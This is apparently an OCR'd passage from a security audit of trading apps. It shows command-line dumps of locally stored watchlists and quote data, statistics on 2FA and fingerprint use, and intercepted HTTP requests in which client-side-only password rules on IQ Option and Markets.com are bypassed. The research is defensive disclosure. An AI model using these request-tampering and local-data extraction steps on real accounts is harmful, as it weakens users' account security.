

1:40
MARKET
MY WATCHLIST MOST POPULAR ALL
CrudeOIL 65.57 65.60 61%
GOLD 1298.08 1299.88 68%
BTCUSD 6686.73 6737.17 82%
ETH -12.13% 522.70 528.04 90%
DJ30 25322 25327 65%
S&P500 2779.00 2779.5
Equity $98965.93
nitr0us@bukowski: ~/android/com.avatrade.mobile/shared_prefs
<map>
<string name=".cached_watchlist.">EURUSD;;GBPUSD;;USDJPY;;AUDUSD;;USDCAD;;
CrudeOIL;;GOLD;;BTCUSD;;ETH;;DJ30;;S&P500;;NASDAQ100;;DAX30;;#APPLE;;#GOOG
LE;;USDMXN;;BTCEUR;;BTCJPY;;</string>
<string name=".chart_state"><?xml version='1.0' encoding='UTF-8' standa
lone='yes' ?><bundle key="root"><string key="CHART_
ID" value="60147996" /><string key="edit_index"
value="-1" /><string key="show.tips" value="tr
ue" /><bundle key="0.parameters.bundle"><string key
="parameters.count" value="0" /></bundle><stri
ng key="autoposition_mode" value="true" /><string ke
y=".fitVertical" value="false" /><string key=".
showPortfolio" value="false" /><string key="show.ind
icators" value="true" /><string key="selected_instru
ment" value="#AT&T" /><string key="0.fullnam
e" value="" /><string key="period" value="
DAY" /><string key="0.name.local" value="" /&gt
;<string key=".study_item_mode" value="0" /><stri
ng key="last_visible_candle" value="2147483647" /><b
undle key=".selectedStudy"><string key="size" value=
"0" /></bundle><string key="show.legend" value
="true" /><string key="type" value="1" /&g
t;<string key="range" value="YEAR1" /><string key
="0.fullname.local" value="" /><string key="aut
oscale_mode" value="true" /><string key="0.enabled&q
uot; value="true" /><string key="compact" value=&quo
t;false" /><string key="0.name" value="" />&
lt;bundle key="0.plots.bundle"><string key="plots.count&q
uot; value="0" /></bundle><string key="data_state&q
uot; value="2" /><string key="candleWidth" value=&qu
ot;1" /></bundle></string>


nitr0us@bukowski:~/android/com.firstrade.android$ strings app
Cache/99c50ebdbfed13b7_0 | grep symbol
"symbol":"B"
"symbol":"EWW"
"symbol":"GRBMF"
"symbol":"SPY"
3:17
Symbol or Company
Mobile Favorites
Symbol
Last
Change
Volume
B
60.00
+1.32
289.6K
EWW
56.68
+0.67
1.2M
GRBMF
2.48
+0.06
1.8K
SPY
246.67
+2.54
53.3M


<string name="last.server.key">MarketsProd</string>
<string name="PREF_KEY_MANDATORY_UPDATE_LINK">https://play.google.com/store/apps/details?id=com.ma
<string name="r :@gmail.com quotes">AmericaMovil|Cemex|Medtronic|TESLA|GoPro|</string>
<int name="PREF_KEY_LATEST_SELECTED_TAB" value="3" />
<string name="n :@gmail.com.ChartSavedState"><?xml version='1.0' encoding='UTF-8' sta
ey="CHART_ID" value="173873340" /><string key="edit_index" value=&


I System.out: <WatchList>
I System.out: <WatchListId>1268844001</WatchListId>
I System.out: <WatchListName>POTENTIAL INVESTMENTS</WatchListN
I System.out: <Product>
I System.out: <Symbol>CIBR</Symbol>
I System.out: <Display_Symbol>CIBR</Display_Symbol>
I System.out: <TypeCode>EQ</TypeCode>
I System.out: <ExchangeCode>NSDQ</ExchangeCode>
I System.out: <EntryId>3344135001</EntryId>
I System.out: <ExchangeGroup>US</ExchangeGroup>
I System.out: <DateAcquired>07/29/2017</DateAcquired>
I System.out: <Symbol>AAPL</Symbol>
I System.out: <Display_Symbol>AAPL</Display_Symbol>
I System.out: <TypeCode>EQ</TypeCode>
I System.out: <ExchangeCode>NSDQ</ExchangeCode>
I System.out: <EntryId>3344137001</EntryId>
I System.out: <ExchangeGroup>US</ExchangeGroup>
I System.out: <DateAcquired>07/29/2017</DateAcquired>
I System.out: <Symbol>SPY</Symbol>
I System.out: <Display_Symbol>SPY</Display_Symbol>
Watch Lists
Select WatchList
POTENTIAL INVESTMENTS
POTENTIAL INVESTMENTS
Symbol
Last
Change $
Change %
CIBR
21.1699
-$0.25
-1.14%
AAPL
157.02
$6.97
4.65%
SPY
246.975
-$0.34
-0.14%
NTDOY
42.35
$0.29
0.68%
HACK
29.08
-$0.39
-1.32%
TSLA
323.60
$4.03
1.26%
NTDOY
42.35
$0.29
0.68%


```
nitr0us@slacker:~/[redacted]$ plistutil -d -i ./Container/Documen
strings | uniq | sed -r '/^.{,9}$/d'
AX$versionX$objectsY$archiverT$top
ZNS.objectsV$class
*TdataWpreview^script_columns^custom_columnsWstudies\quote_tr
.WNS.dataO
        037833100
APPLE INC COM
3Z$classnameX$classes]NSMutableData
6]NSMutableDataVNSDataXNSObject
:Xcontents
NSMutableDictionary
6\NSDictionary
F[DXHashtable
6[DXHashtable\DXDictionaryXDXObject
WLQuoteItemData
        023135106
AMAZON.COM INC COM
        097023105
BOEING CO COM
        01609W102
ALIBABA GROUP HLDG LTD ADR
        18383Q507
-GUGGENHEIM ABC GUGGENHEIM S&P GLOBAL WATER IN
        33734X846
(FIRST TRUST ISE NASDAQ CYBERSECURITY ETF
        254687106
WALT DISNEY CO COM
        30303M102
FACEBOOK INC COM
        02079K305
ALPHABET INC CL A
        464285105
ISHARES GOLD TRUST COM
        594918104
MICROSOFT CORP COM
        654445303
NINTENDO LTD ADR
        73935X781
POWERSHARES SEMICONDUCTORS PORT
```




Recently quoted symbols:

```
nitr0us@bukowski:~/android/com.Plus500$ grep -A 7 searchHistoryList shared_prefs/*
shared_prefs/Plus500.xml:    <set name="searchHistoryListByInstrumentId">
shared_prefs/Plus500.xml-        <string>3406</string>
shared_prefs/Plus500.xml-        <string>1618</string>
shared_prefs/Plus500.xml-        <string>408</string>
shared_prefs/Plus500.xml-        <string>92</string>
shared_prefs/Plus500.xml-        <string>2294</string>
shared_prefs/Plus500.xml-        <string>539</string>
shared_prefs/Plus500.xml-        <string>2033</string>
nitr0us@bukowski:~/android/com.Plus500$ sqlite3 --header --column databases/SearchDbHelper.db \
> "select Symbol,InstrumentName,InstrumentEnglishName,Description from instruments where InstrumentID IN (3406,1618,408,92,2294,539,2033)"
Symbol      InstrumentName  InstrumentEnglishName  Description
----------  --------------  ---------------------  ----------------------------------------------------------------------------------------------------
BTCUSD      Bitcoin         Bitcoin                Bitcoin / USD - The world's largest cryptocurrency. Warning! Cryptocurrencies are extrem
TSLA        Tesla Motors    Tesla Motors           Tesla Motors Inc.
AMZN        Amazon          Amazon                 Amazon.com
BAC         Bank Of Americ  Bank Of America        Bank of America Corporation
CMG         Chipotle        Chipotle               Chipotle Mexican Grill, Inc.
ISRG        Intuitive Surg  Intuitive Surgical     Intuitive Surgical Inc.
AMTD        TD Ameritrade   TD Ameritrade          TD Ameritrade Holding Corp.
nitr0us@bukowski:~/android/com.Plus500$
nitr0us@bukowski:~/android/com.Plus500$
```


```
xpected exception: java.io.WriteAbortedException: writing aborte

 call determinedVisibility() - never saw a connection for the pi
javascript_dialog_manager.cc(68)] Not implemented reached in vir
ndingDialogs(content::WebContents*)
 call determinedVisibility() - never saw a connection for the pi
javascript_dialog_manager.cc(68)] Not implemented reached in vir
ndingDialogs(content::WebContents*)
)] "Failed to decode downloaded font: file:///android_asset/www/
le:///android_asset/www/src/charts/index.html?symbol=EWW (0)
)] "OTS parsing error: invalid version tag", source: file:///and

)] "Failed to decode downloaded font: file:///android_asset/www/
e:///android_asset/www/src/charts/index.html?symbol=EWW (0)
)] "OTS parsing error: invalid version tag", source: file:///and

xpected exception: java.io.WriteAbortedException: writing aborte

xpected exception: java.io.WriteAbortedException: writing aborte

xpected exception: java.io.WriteAbortedException: writing aborte

tofill_client.cc(121)] Not implemented reached in virtual void x

tofill_client.cc(121)] Not implemented reached in virtual void x
```




```
I System.out: <Quote>
I System.out: <Symbol>CIBR</Symbol>
I System.out: <ProductType>EQ</ProductType>
I System.out: <ExchangeCode>NSDQ</ExchangeCode>
I System.out: <ExchangeName>NASDAQ NM</ExchangeName>
I System.out: <ExchangeDesc/>
I System.out: <TypeName>Equity</TypeName>
I System.out: <TypeDesc/>
I System.out: <Currency>USD</Currency>
I System.out: <ProdStatus>1</ProdStatus>
I System.out: <ProdSvcRetStatus>8</ProdSvcRetStatus>
I System.out: <SymbolDesc>FIRST TRUST NASDAQ CEA CYBERSECURITY
I System.out: <Low>21.07</Low>
I System.out: <FastMktFlag>0</FastMktFlag>
I System.out: <NextEarningsDate>0/0/0</NextEarningsDate>
I System.out: <AskSize>200</AskSize>
I System.out: <Price>21.1699</Price>
I System.out: <BidSize>200</BidSize>
I System.out: <QuoteType>Real Time</QuoteType>
I System.out: <IsDecimalFlag> True </IsDecimalFlag>
I System.out: <QuoteStatus>0</QuoteStatus>
I System.out: <NewsFlag> False </NewsFlag>
I System.out: <Close>21.415</Close>
I System.out: <Hi>21.48</Hi>
I System.out: <TimeZone>EST</TimeZone>
I System.out: <Ask>21.19</Ask>
I System.out: <Volume>63,312</Volume>
I System.out: <Open>21.48</Open>
I System.out: <Bid>21.15</Bid>
I System.out: <QuoteExchangeCode>NSDQ</QuoteExchangeCode>
I System.out: <QuoteSymbol>CIBR</QuoteSymbol>
I System.out: <TimeStamp>08/02/17-1:31:00PM ET</TimeStamp>
I System.out: <HaltedFlag>0</HaltedFlag>
I System.out: <Change>-0.25</Change>
```



Other data:




Authentication

While **most web-based trading platforms support 2FA (+75%), most desktop applications do not implement it** to authenticate their users, even when the web-based platform from the same broker supports it. There are a few brokers that implement 2FA but not as self-enrollment as most brokers do, instead, they require their customers to enable it through a phone call, which in my opinion is not as effective as the self-enrollment process.


Nowadays, most modern smartphones support **fingerprint-reading**, and most trading apps use it to authenticate their customers. **Only 8 apps (24%) do not implement this feature**.


Unfortunately, using the fingerprint database in the phone has a downside:



Weak Password Policies


Some institutions let the users choose easily guessable passwords. For example, **Plus500** or **MetaTrader**:





The lack of a secure password policy increases the chances that a brute-force attack will succeed in compromising user accounts.

In some cases, such as in **IQ Option** and **Markets.com**, the password policy validation is implemented on the client-side only, hence, it is possible to intercept a request and send a weak password to the server:


iq option
Trade Now
Change Password
If you notice any suspicious activity, we recommend changing your password.
Any questions about how to set up personal data?
Visit our Help Center
Enter your old password
Enter a new password
Cancel
Save
Password Strength: Your password must be at least 6 characters long and contain at least 1 letter and 1 number
Average
Session History
Information about the use of your account. Last activity: today at 9:51 pm (Browser Chrome)
Request
Raw Params Headers Hex
POST /api/profile/password HTTP/1.1
Host: iqoption.com
Connection: close
Content-Length: 362
Origin: https://iqoption.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLNcErL0Pl6Hx0osS
Accept: */*
Referer: https://iqoption.com/en/profile/security
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.980530117.1522723886; _gid=GA1.2.1599770701.1522723886; landing=iqoption.com;
red_test_ab={%22random_id%22:%22F832FD49-F1C7-E462-455D-A4C747D8EC62%22%2C%22group%22:1}; _uetsid=_uet94f963e7; _ym_uid=1522723892832780991; lang=en_US; pll_language=en; _ym_isad=2; _ym_visorc_22669009=w;
ssid=f763c78d630a1af9d94821cda5431772;
__uat=c9c64e071d2853bc7906c017a231adlcc46ab630; platform=15; is_regulated=0
------WebKitFormBoundaryLNcErL0Pl6Hx0osS
Content-Disposition: form-data; name="current_password"
Qwertyf00b4r
------WebKitFormBoundaryLNcErL0Pl6Hx0osS
Content-Disposition: form-data; name="password"
123456
------WebKitFormBoundaryLNcErL0Pl6Hx0osS
Response
Raw Headers Hex JSON Decoder
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 03 Apr 2018 02:56:46 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Set-Cookie: __uat=c9c64e071d2853bc7906c017a231adlcc46ab630; path=/
Set-Cookie: ssid=69938bd98d5db64728c9e7e0eca2acc1; expires=Thu, 03-May-2018 02:56:46 GMT; Max-Age=2592000; path=/; domain=.iqoption.com
Set-Cookie: ssid=69938bd98d5db64728c9e7e0eca2acc1; expires=Thu, 03-May-2018 02:56:46 GMT; Max-Age=2592000; path=/; domain=iq-option.com
Set-Cookie: ssid=69938bd98d5db64728c9e7e0eca2acc1; expires=Thu, 03-May-2018 02:56:46 GMT; Max-Age=2592000; path=/; domain=iqoption.com
X-Front-Host: fe-api-03
Access-Control-Allow-Origin: https://iqoption.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, OPTIONS
Strict-Transport-Security: max-age=15555600
X-Content-Type-Options: nosniff
Content-Length: 88
{"isSuccessful":true,"message":["Your password was successfully changed"],"result":null}
MARKETS.COM
Deposit and Start Trading
English
SETTINGS
Customer Info
Leverage Settings
Change Password
Notifications
Platform Features
Change your password
Current password
New password
Retype password
Your password must contain 6-15 characters (digits and letters only), with at least one number, one lowercase letter and uppercase letter.
Edited request Response
Headers Hex
hashedPassword=60b49a6caefec54a3e9661b1145fa476&oldPassword=Qwertyf00b4r&newPassword=123
Original request Edited request Response
Raw Headers Hex JSON Decoder
{
"body": "ff2fd59f913d8b8632bbb9707581be54",
"success": true
}
Save Changes
Changes saved

